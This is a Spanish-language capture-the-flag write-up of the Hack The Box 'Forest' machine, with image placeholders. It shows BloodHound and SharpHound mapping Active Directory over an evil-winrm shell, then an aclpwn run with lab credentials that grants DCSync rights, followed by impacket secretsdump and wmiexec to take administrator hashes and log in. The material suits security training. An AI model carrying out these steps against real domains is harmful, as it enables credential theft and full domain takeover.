
Ahora damos bloodhound en un nuevo panel o pestaña y se nos abrirá la herramienta, nos fijamos que el estado está OK, ponemos el usuario neo4j y la password de nuestra base de datos




Ahora solo nos queda subir nuestros archivos .json para poder ver la gráfica, vamos a opción de upload data y subimos nuestros archivos o podemos arrastrar y soltar dentro de la herramienta.




y así podemos ver la información de, usuarios, grupos, computadoras entre otras cosas






vamos a realizar un ejemplo de cómo ver el gráfico para saber más o menos como funciona la herramienta, si por ejemplo buscamos el grupo Administrator@htb.local, damos clic derecho sobre este y luego damos sobre Shortest Paths to Here.

Nos mostrará la gráfica de cómo está conformado este grupo, los grupos relacionados, los usuarios que pertenecen a este grupo, entre otras cosas




Y así podemos ir mirando con cada grupo o usuario




2. Segunda forma de graficar

En el proceso encontramos otra forma de graficar y para nosotros la más completa y es por medio del script SharpHound.ps1 (https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/SharpHound.ps1) nos descargamos este script y lo subimos por medio de la Shell que tememos con evil-winrm con el comando upload y la ruta donde tenemos nuestro script.


Una vez que subimos nuestro archivo, lo importamos en las sesiones de powershell para poder ejecutarlo y con -Collectionmethod All nos dará un archivo comprimido con los .json



Nos descargamos este archivo con download y borramos los archivos para no generar spoiler de la máquina, ahora el paso a seguir es poner subir este archivo a BloodHound.



Una vez estemos en bloodHond podemos hacer uso de pathfinding, donde debemos poner los datos del camino que deseamos realizar en este caso queremos ver cuál es el camino desde svc-alfresco hasta el grupo de administrators, así que en este punto tienes muchas cosas que probar y ver el maravilloso uso de esta herramienta.




Investigando que podíamos hacer para la escalada de privilegios nos encontramos con la herramienta aclpwn.py (https://securityonline.info/aclpwn/)

así que vamos a github (https://github.com/fox-it/aclpwn.py) y nos clonamos la herramienta o la instalamos con pip install aclpwn.

Ya con la aplicación la corremos para darle privilegios y realizar un ataque DCSync con el usuario que tenemos en este momento (https://blog.stealthbits.com/what-is-dcsync-an-introduction/)

```
root@angussMoody:~/hackthebox/Forest-10.10.10.161# aclpwn -f svc-alfresco -t htb.local -d htb.local -s 10.10.10.161 -u svc-alfresco -p s3rvice -dp fri3nds
Please supply the password or LM:NTLM hashes of the account you are escalating from:
[!] Unsupported operation: GetChanges on HTB.LOCAL (Domain)
[-] Invalid path, skipping
[+] Path found!
Path [0]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT OPERATORS@HTB.LOCAL)-[G
enericAll]->(EXCHANGE TRUSTED SUBSYSTEM@HTB.LOCAL)-[MemberOf]->(EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL)-[WriteDacl]->(HTB.LOCAL)
[+] Path found!
Path [1]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT OPERATORS@HTB.LOCAL)-[G
enericAll]->(EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL)-[WriteDacl]->(HTB.LOCAL)
Please choose a path [0-1] 1
[-] Memberof -> continue
[-] Memberof -> continue
[-] Memberof -> continue
[-] Adding user svc-alfresco to group EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
[+] Added CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local as member to CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
[-] Switching context to svc-alfresco
[+] Done switching context
[-] Modifying domain DACL to give DCSync rights to svc-alfresco
[+] Dacl modification successful
[+] Finished running tasks
[+] Saved restore state to aclpwn-20200131-153815.restore
root@angussMoody:~/hackthebox/Forest-10.10.10.161#
```

ahora vamos a hacer uso de dos scripts de impacket para terminar la escalación de privilegios, el primero que vamos a utilizar es secretsdump para obtener los hashs de los usuarios y con esto obtenemos las credenciales de administrator.



Y el segundo va a ser el script wmiexec que nos permite una conexión con los hashs encontrados.

De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**